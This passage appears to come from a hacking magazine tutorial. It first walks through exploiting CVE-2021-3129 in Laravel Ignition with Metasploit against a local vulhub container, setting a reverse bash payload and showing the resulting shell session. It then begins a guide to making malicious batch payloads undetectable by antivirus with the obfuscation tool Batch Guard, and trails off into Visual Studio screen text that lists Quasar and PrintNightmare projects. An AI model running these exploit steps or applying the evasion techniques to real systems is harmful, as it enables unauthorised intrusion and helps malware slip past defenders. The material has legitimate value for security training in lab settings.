e14e469c4fd4: Waiting
fb897d1090de: Waiting
026b87dfe498: Waiting
8032a2bd5878: Waiting
```



```
(kali㉿kali) - [~/vulhub/laravel/CVE-2021-3129]
$ docker ps
CONTAINER ID   IMAGE                                COMMAND                                  CREATED
8585f6dc1875   vulhub/laravel:8.4.2               "docker-php-entrypoi..."             About
a minute ago   Up About a minute                  0.0.0.0:8080->80/tcp                    cve-2021-
3129_web_1
```

Once the Laravel container is ready, we need to create a log file manually as it is not created automatically. So we create a file named “Laravel.log” in /var/www/storage/logs/ directory as shown below.

```
(kali㉿kali) - [~/vulhub/laravel/CVE-2021-3129]
$ docker exec -it 8585f6dc1875 sh
# touch /var/www/storage/logs/laravel.log
```

The target is set. Now, Let's see how this module works. Load the multi/php/ignition_laravel_debug_rce module.

```
msf6 > search laravel

Matching Modules
=====

#   Name                                     Disclosure D
ate Rank      Check Description
-   -
0   exploit/unix/http/laravel_token_unserialize_exec 2018-08-07
    excellent Yes      PHP Laravel Framework token Unserialize Remote Command Execution
1   exploit/multi/php/ignition_laravel_debug_rce      2021-01-13
    excellent Yes      Unauthenticated remote code execution in Ignition

Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/php/ignition_laravel_debug_rce
```

"There is no technology today that cannot be defeated by social engineering.."

- Frank Abagnale.


```
msf6 > use 1
[*] Using configured payload cmd/unix/reverse_bash
msf6 exploit(multi/php/ignition_laravel_debug_rce) > show options
```

Module options (exploit/multi/php/ignition_laravel_debug_rce):

Name	Current Setting	Required	Description
----	-----	-----	-----
LOGFILE		no	Laravel log file absolute path
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/_ignition/execute-solution	yes	Ignition execute solution path
VHOST		no	HTTP server virtual host

Payload options (cmd/unix/reverse_bash):

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Set all the required options as shown below and use check command to see if the target is indeed vulnerable.

```
msf6 exploit(multi/php/ignition_laravel_debug_rce) > set rhosts 172.23.0.2
rhosts => 172.23.0.2
msf6 exploit(multi/php/ignition_laravel_debug_rce) > set rport 80
rport => 80
msf6 exploit(multi/php/ignition_laravel_debug_rce) > check

[*] Checking component version to 172.23.0.2:80
[*] 172.23.0.2:80 - The target appears to be vulnerable.
msf6 exploit(multi/php/ignition_laravel_debug_rce) > █
```


The target is indeed vulnerable. Let's execute the module.

```
msf6 exploit(multi/php/ignition_laravel_debug_rce) > run

[*] Started reverse TCP handler on 172.23.0.1:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Checking component version to 172.23.0.2:80
[+] The target appears to be vulnerable.
[*] Command shell session 1 opened (172.23.0.1:4444 -> 172.23.0.2:39134 ) at 2022-04-29 04:12:44 -0400
```

```
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux 8585f6dc1875 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64 GNU/Linux
```

As readers can see, we successfully have a command shell session on the target.

How To Make Batch Payloads Undetectable.

BYPASSING ANTIVIRUS

You should have seen files with .bat extension in your Windows Systems. These files are known as Batch files or Batch scripts. These files consist of a series of commands to be executed by the command-line interpreter, stored in a plain text file and are similar to shell scripts in Unix systems. Whenever a batch file is run, command shell (cmd.exe) reads the file and executes its commands line by line.

Batch files have .BAT file extension and they can be used for malicious purposes also. For example, more recently there is a variant of AvosLocker ransomware, that has been using a batch script as part of its operation. This batch script can disable Windows Update, Windows Defender, Windows Error Recovery, prevent safe boot execution of system security products, creating a new admin account and launch another binary of the ransomware. Recently Emotet has also been using Batch scripts in its operation. Chinese APT Winnti has also used Batch scripts in a multi-staged infection chain. These are only a few examples.

Most of the Antivirus fail to detect Batch files malware. In our own tests, through years, readers have seen Windows Defender failing to detect batch payloads as malware. Only a few third party antivirus can detect them as malware.

In this feature, we will see how to make batch payloads undetectable to even these third party antivirus. For this, we will be using a tool named Batch Guard. Batch Guard is a Batch file obfuscation tool that is made in C Sharp. Its features include string substitution, string splitting, adding UTF-16 byte-order-mark etc to help Batch files evade antivirus.

We can use Visual Studio to build this project. The download information of Batch Guard is given in our Downloads section. However, it can be cloned directly from Visual Studio as shown below.

Intentionally not writing any quote here.





Visual Studio 2019

Open recent

Search recent (Alt+S)



Older

-  **KingHamlet.sln** 11/30/2021 6:06 PM
C:\Users\nspadm\Desktop\KingHamlet-main
-  **SharpInvoke-SMBExec.sln** 9/28/2021 4:02 PM
C:\Users\nspadm\Documents\vulcan\Quasar-master\Sharp-SMBExec-master
-  **Quasar.sln** 8/22/2021 5:50 AM
C:\Users\nspadm\Documents\vulcan\Quasar-master
-  **SharpPrintNightmare.sln** 8/17/2021 1:06 PM
C:\...\Quasar-master\CVE-2021-1675\SharpPrintNightmare\SharpPrintNightmare

Get started



Clone a repository

Get code from an online repository like GitHub or Azure DevOps



Open a project or solution

Open a local Visual Studio project or .sln file



Open a local folder

Navigate and edit code within any folder



Create a new project

Choose a project template with code scaffolding to get started

[Continue without code →](#)

Clone a repository

Enter a Git repository URL

Repository location

Path



Browse a repository



 Azure DevOps


